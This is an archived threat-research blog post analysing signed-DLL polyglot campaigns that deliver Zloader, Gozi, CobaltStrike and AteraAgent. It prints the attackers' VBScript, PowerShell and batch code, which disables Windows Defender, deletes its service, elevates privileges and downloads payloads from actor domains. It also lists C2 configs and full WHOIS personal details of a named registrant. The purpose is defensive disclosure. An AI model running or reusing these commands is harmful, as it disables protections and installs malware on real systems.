Signed DLL campaigns as a service

By Jason Reaves


Published: 2022-01-11 · Archived: 2026-04-05 22:52:03 UTC

10 min read

Jan 11, 2022

By: Jason Reaves and Joshua Platt

Press enter or click to view image in full size



Recently an actor has begun using a technique of embedding VBScript data at the end of Microsoft signed DLLs in order to GPG decrypt and then detonate payloads. While writing up our research another article was released on this by CheckPoint[7][8] but we felt there are enough pieces from our own research that can add to the story.

This concept has been talked about before using various files and is normally referred to as ‘Polyglotting’, for example lnk files[2] and appending to PE files[1]. For these campaigns they used Microsoft signed DLLs and abused a code signing check bug in attempts to bypass security measures.

The campaigns related to Zloader have also been previously discussed[3] so we will be focusing on going over the updates and differences in the more recent campaigns.


Campaign

The campaign has multiple components but the idea is to ultimately detonate malware, the malware payloads we went over include the following:

```
AterAgent RAT
Zloader
Gozi
CobaltStrike
```

As previously mentioned in the SentinelOne[3] article these campaigns still begin with fake installers, for the more recent campaigns we investigated they were using AdvancedInstaller to create the packages which would then kick off the detonation process of various components.

Press enter or click to view image in full size



The follow up components will handle various setup functionality such as setting up exclusions for msiexec using VBScript code appended to Microsoft signed binaries:

```
<script LANGUAGE="VBScript">
Set WshShell = CreateObject ("WScript.Shell")
WshShell.run "cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Comman
WshShell.run "cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Comman
WshShell.run "cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Comman
WshShell.run "cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Comman
WshShell.run "cmd.exe /c powershell.exe -inputformat none -outputformat none -NonInteractive -Comman
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -MAPSReporting 0", 0
```

```
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32.exe'",
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'rundll32*'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionExtension '.exe'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'regsvr32*'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '.dll'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.dll'", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -PUAProtection disable", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -EnableControlledFolderAccess Disal
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisableRealtimeMonitoring $true",
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisableBehaviorMonitoring $true",
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisableIOAVProtection $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisablePrivacyMode $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -SignatureDisableUpdateOnStartupWi
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisableArchiveScanning $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisableIntrusionPreventionSystem
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -DisableScriptScanning $true", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -SubmitSamplesConsent 2", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '*.exe'", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'explorer.exe'",
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess '.exe'", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -HighThreatDefaultAction 6 -Force"
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -ModerateThreatDefaultAction 6", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -LowThreatDefaultAction 6", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -SevereThreatDefaultAction 6", 0
WshShell.run "cmd.exe /c powershell.exe -command Set-MpPreference -ScanScheduleDay 8", 0
WshShell.run "cmd.exe /c powershell.exe -command Add-MpPreference -ExclusionProcess 'msiexec.exe'", (
window.close()
</script>
```

Along with installing GPG for powershell usage:

```
function Install-GnuPg {
 <#
 .SYNOPSIS
  This function installed the GnuPg for Windows application.  It the installer file is not in
  the DownloadFolderPath, the function will download the file from the Internet and then execute a s
 .PARAMETER  DownloadFolderPath
  The folder path where you'd like to download the GnuPg for Windows installer into.$uri = 'https://
$moduleFolderPath = 'C:\Program Files\WindowsPowerShell\Modules\GnuPg'
$null = New-Item -Path $moduleFolderPath -Type Directory
Invoke-WebRequest -Uri $uri -OutFile (Join-Path -Path $moduleFolderPath -ChildPath 'GnuPg.psm1')
$env:APPDATA
Install-GnuPG -DownloadFolderPath $env:APPDATA
echo "START"
```

The script will also perform some interesting checks to determine the likelyhood of being in an enterprise environment:

```
$MaxIPToSendRequest = 2$UserDomain = wmic computersystem get domain
$UserDomain = $UserDomain[2]
$UserDomain = $UserDomain.trim()$UserPCname = $env:computername
$UserPCname = $UserPCname.trim()Write-Host  'UserDomain = '$UserDomain
Write-Host  'UserPCname = '$UserPCname$Condition001 = ($UserDomain -ne $UserPCname)
$Condition002 = ($UserDomain -ne "WORKGROUP")$ArpInfo  = arp -a$arr1 =$ArpInfo | select-string "192.
        $arr1_count= $arr1.length
        #Write-Output $arr1$arr2 =$ArpInfo | select-string "10.(\d{1,3}).\d{1,3}(\.\d{1,3})(.)*(\w\w
        $arr2_count= $arr2.length
        #Write-Output $arr2$arr3 =$ArpInfo | select-string "172.(\d{1,3}).\d{1,3}(\.\d{1,3})(.)*(\w\
        $arr3_count= $arr3.length
        #Write-Output $arr3

                $IP_count= $arr1_count + $arr2_count + $arr3_count

Write-Host 'IP_count =' $IP_count$Condition003 = ($IP_count -ge $MaxIPToSendRequest)$Condition_All =
```

These checks then determine which malware will be installed, if all the conditions are met and the script is likely inside an enterprise then for this instance it will install CobaltStrike and AteraAgent RAT, if not then it will install Gozi or Zloader.


```
if ($Condition_All )
{

        $URL = "https://cloudfiletehnology.com/z00m/index/processingSetRequestCoba/?servername=msi&a
  Invoke-WebRequest https://cloudfiletehnology.com/z00m/index/processingSetRequestBat5/?servername=m
  Invoke-WebRequest https://cloudfiletehnology.com/z00m/index/processingSetRequestBat6/?servername=m
  Invoke-WebRequest $URL -outfile zoom2.dll.gpg
  Invoke-WebRequest https://cloudfiletehnology.com/z00m/index/processingSetRequestAtera/?servername=
}
else
{

$URL = "https://cloudfiletehnology.com/z00m/index/processingSetRequestBot/?servername=msi&arp="+ $IP
  Invoke-WebRequest https://cloudfiletehnology.com/z00m/index/processingSetRequestBat5/?servername=m
  Invoke-WebRequest https://cloudfiletehnology.com/z00m/index/processingSetRequestBat6/?servername=m
  Invoke-WebRequest $URL -outfile zoom.dll.gpg
}
```

From here it begins leveraging multiple batch files in sequences to, but you may notice a number of DLL files are also being downloaded, these DLL files are normally Microsoft signed DLLs with appended VBScript code.

PE Polyglot Technique

Some of these abused DLLs have 0 detections on VirusTotal:

Press enter or click to view image in full size



Screenshot from [VirusTotal]

If we look into the data on the file however we can see VBScript code has been appended to the file:

```
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
```

Prettier version of just the VBScript:

```
<script LANGUAGE="VBScript">
Set WshShell = CreateObject ("WScript.Shell")
Sub Sleep (ms)
  Set fso = CreateObject("Scripting.FileSystemObject")
  Dim sFilePath: sFilePath = fso.GetSpecialFolder(2) & "\WScriptSleeper.vbs"
  If Not fso.FileExists(sFilePath) Then
      Set oFile = fso.CreateTextFile(sFilePath, True)
      oFile.Write "wscript.sleep WScript.Arguments(0)"
```

```
      oFile.Close
  End If
  Dim oShell: Set oShell = CreateObject("WScript.Shell")
  oShell.Run sFilePath & " " & ms, 0, True
End Sub
Sleep (45000)
WshShell.run "cmd.exe /c PowerShell -NoProfile -ExecutionPolicy Bypass -command Import-Module GnuPg;
Sleep (45000)
WshShell.run "cmd.exe /c zoom1.msi", 0
WshShell.run "cmd.exe /c rundll32.exe zoom.dll DllRegisterServer"
WshShell.run "cmd.exe /c mode.exe", 0
window.close()
</script>
```

This DLL is meant to be executed by ‘mshta.exe’ which will then decrypt and detonate files. The detonation piece will involve the usage of batch files as previously mentioned, example:

e3d7f1af2bc790cf143827d2335b594dc3d54a0f49cb61e0b8d6a2d1f0ad27cb

```
cd %APPDATA%
  start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\appContast.dll
  start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\apiicontrast.dll
  powershell Invoke-WebRequest https://commandaadmin.com/adminpriv.exe -OutFile adminpriv.exe
  adminpriv  -U:T -ShowWindowMode:Hide reg add  "HKLM\Software\Policies\Microsoft\Windows Defender\U
  adminpriv  -U:T -ShowWindowMode:Hide reg add  "HKCU\Software\Microsoft\Windows\CurrentVersion\Poli
  adminpriv  -U:T -ShowWindowMode:Hide reg add  "HKCU\Software\Microsoft\Windows\CurrentVersion\Poli
  adminpriv  -U:T -ShowWindowMode:Hide reg add  "HKCU\Software\Microsoft\Windows\CurrentVersion\Poli
  adminpriv  -U:T -ShowWindowMode:Hide reg add  "HKCU\Software\Microsoft\Windows\CurrentVersion\Poli
  powershell.exe -command "Add-MpPreference -ExclusionExtension ".bat""
  adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} recoveryenabled No
  adminpriv -U:T -ShowWindowMode:Hide bcdedit /set {default} bootstatuspolicy ignoreallfailures
  adminpriv -U:T sc config WinDefend start= disabled
  ping 127.0.0.1 -n 50 > nul
  powershell Invoke-WebRequest https://commandaadmin.com/reboos.dll -OutFile reboos.dll
  cd %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
  powershell Invoke-WebRequest https://commandaadmin.com/auto.bat -OutFile auto.bat
  powershell.exe  New-ItemProperty -Path  HKLM:Software\Microsoft\Windows\CurrentVersion\policies\sy
  shutdown
  shutdown /s /f /t 01
  shutdown /s /f /t 00
  shutdown /s /f
```

For this instance adminpriv is Nsudo[4] and reboos.dll is for detonating a separate DLL using the same trick with mshta.exe:

```
<script LANGUAGE="VBScript">
Set WshShell = CreateObject ("WScript.Shell")
WshShell.run "cmd.exe /c rundll32.exe zoom2.dll DllRegisterServer", 0
WshShell.run "cmd.exe /c regsvr32 zoom.dll", 0
window.close()
</script>
```

The downloaded batch file `auto.bat` from above will leverage adminpriv which we mentioned is NSude[4]:

```
adminpriv -U:T -ShowWindowMode:Hide  sc delete  windefend
```

It will also execute other vbs code which also lines up with the previous work done by SentinelOne:

```
:UACPrompt
    echo Set UAC = CreateObject^("Shell.Application"^) > "%temp%\getadmin.vbs"
    set params = %*:"="
    echo UAC.ShellExecute "cmd.exe", "/c %~s0 %params%", "", "runas", 0 >> "%temp%\getadmin.vbs""%te
    del "%temp%\getadmin.vbs"
    exit /B
```

And finally we can see it detonate the code appended to the DLL using mshta:

```
start /b cmd /c C:\Windows\System32\mshta.exe %APPDATA%\apiicontrast.dll
```

The zoom file as it turns out for this instance is an AteraAgent installer:

b6280ee7d58b89b0951f08aabe64f1780887bf360e8a725e4269675398ebad65

```
Plushkinloder9@yandex.ru
```

The email associated with the Atera installer was also used for a domain registration:

```
Registry Registrant ID: reg-a6r6lkbkoh64
Registrant Name: Alexey Samoylov
Registrant Organization: Private Person
Registrant Street: sadovaya 14
Registrant City: oktyaborskiy
```

```
Registrant State/Province: Ulyanovskaya
Registrant Postal Code: 433407
Registrant Country: RU
Registrant Phone: +7.9260229351
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: plushkinloder9@yandex.ru
Registry Admin ID: reg-zsnzthxfekkq
Admin Name: Alexey Samoylov
Admin Organization: Private Person
Admin Street: sadovaya 14
Admin City: oktyaborskiy
Admin State/Province: Ulyanovskaya
Admin Postal Code: 433407
Admin Country: RU
Admin Phone: +7.9260229351
Admin Phone Ext:
Admin Fax: +7.9260229351
Admin Fax Ext:
Admin Email: plushkinloder9@yandex.ru
Registry Tech ID:  reg-v8bnf870ivb6
Tech Name: Alexey Samoylov
Tech Organization: Private Person
Tech Street: sadovaya 14
Tech City: oktyaborskiy
Tech State/Province: Ulyanovskaya
Tech Postal Code: 433407
Tech Country: RU
Tech Phone: +7.9260229351
Tech Phone Ext:
Tech Fax: +7.9260229351
Tech Fax Ext:
Tech Email: plushkinloder9@yandex.ru
```

Atleast one campaign server was still online during our research from December campaigns:


Press enter or click to view image in full size

Installer campaign panel login

This is a sold service and can be linked to a crew we have previously discussed, ConfCrew[6].


Campaign stats

Campaigns began in May 2021 and go through December 2021:



Infections by month in 2021

The infections are primarily located in the US and Europe but do cover a wide range of places geographically:



Infections by geolocation

Malware Config Extraction

The Zloader is the newer version, the config is simply encrypted with RC4 using a hardcoded key which was mentioned in the article by Hasherezade previously[5]. We can abuse the NULL values in the internal configuration along with some basic knowledge of RC4 encryption to find the internal config after we first find the key:

```
config_key = re.findall('[a-z]{20,}', data)
```

After finding the key we can find the encrypted config by looking for 16 bytes chunks from the 256 byte SBOX, this would tell us the general area where the encrypted config is which then makes this a bruteable problem.

```
    if len(config_key) > 0:
        #Find possible key
        key = config_key[0]
        #Because ARC4 is a reoccuring sbox of 256 bytes
        #We can possible find the encrypted config by looking for any 16 byte
        # sequence from a null encrypted block
        temp = '\x00'*256
        rc4 = ARC4.new(key)
        needle = rc4.encrypt(temp)
        offsets = []
```

```
        for i in range(256/16):
            if needle[i*16:(i+1)*16] in data:
                offsets.append(data.find(needle[i*16:(i+1)*16]))
        if len(offsets) > 0:
            #Take first occurrence
            off = min(offsets)
            #Create bruteable space
            blob = data[off-(1024*4):off+(1024*4)]
```

Now we just brute until we find a known plaintext string:

```
            for i in range(len(blob)):
                rc4 = ARC4.new(key)
                test = rc4.decrypt(blob[i:])
                if 'http://' in test or 'https://' in test:
                    print("Found it")
                    print(test)
                    break
```

Zloader internal config:

```
CAMPAIGN: vasja

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504
```

And pivoting on the C2 key we can find lots of campaigns by this actor:

```
CAMPAIGN: personal

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
```

https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: googleaktualizacija

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: buldog

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: personal

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: 9092ge

```
C2: https://asdfghdsajkl.com/gate.php
https://lkjhgfgsdshja.com/gate.php
https://kjdhsasghjds.com/gate.php
https://kdjwhqejqwij.com/gate.php
https://iasudjghnasd.com/gate.php
https://daksjuggdhwa.com/gate.php
https://dkisuaggdjhna.com/gate.php
https://eiqwuggejqw.com/gate.php
https://dquggwjhdmq.com/gate.php
https://djshggadasj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: googleaktualizacija

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504

CAMPAIGN: tim

C2: https://iqowijsdakm.com/gate.php
https://wiewjdmkfjn.com/gate.php
https://dksaoidiakjd.com/gate.php
https://iweuiqjdakjd.com/gate.php
https://yuidskadjna.com/gate.php
https://olksmadnbdj.com/gate.php
https://odsakmdfnbs.com/gate.php
https://odsakjmdnhsaj.com/gate.php
https://odjdnhsaj.com/gate.php
https://odoishsaj.com/gate.php
C2_KEY: 03d5ae30a0bd934a23b6a7f0756aa504
```

CobaltStrike was also found to be leveraged by this actor for enterprise environments:

```
{'SPAWNTO_X64': '%windir%\\sysnative\\dllhost.exe', 'SLEEPTIME': '45000', 'C2_VERB_GET': 'GET', 'Pro
```

Gozi:

```
{
    "DLL_32": {
        "CONFIG_FAIL_TIMEOUT": "20",
        "VER": "131353",
        "UNKNOWN": "",
        "DGA_COUNT": "10",
        "TIMER": "0",
        "CRC_HOSTS": "google.mail.com firsone1.online kdsjdsadas.online",
        "CRC_URI_EXT": ".bmp",
        "CRC_URI": "/jkloll/",
        "CRC_SERVERKEY": "01026655AALLKENM",
        "MD5": "1c362dcf0fe517a05952caf90ae1d992",
        "CRC_SERVER": "12",
        "IMPHASH": "0d41e840891676bdaee3e54973cf5a69",
        "PUB_KEY": "f9ccfec396940a0f3ba99d0043ae8c9a5df54fde98c1596c974533e2050fbd92623d802012d8c5f0
        "SHA256": "5d80327decb188074a67137699e5fccdc3a8b296a931ddf20d37597cebb4d140",
        "CONF_TIMEOUT": "10",
        "CRC_GROUP": "9090"
    }
}
```


IOCs

Installer system:

```
cloudfiletehnology.com
zoomdownloab.site
pornofilmspremium.com
datalystoy.com
cmdadminu.com
teambatfor.com
clouds222.com
commandaadmin.com
```

Installer panel traffic Patterns:

```
/processingSetRequestBat1/?servername=
/processingSetRequestBat2/?servername=
/processingSetRequestBat3/?servername=
/processingSetRequestBat4/?servername=
/processingSetRequestBat5/?servername=
/processingSetRequestBat6/?servername=
/processingSetRequestBot/?servername=
/processingSetRequestCoba/?servername=
```

```
/processingSetRequestDownload/?servername=
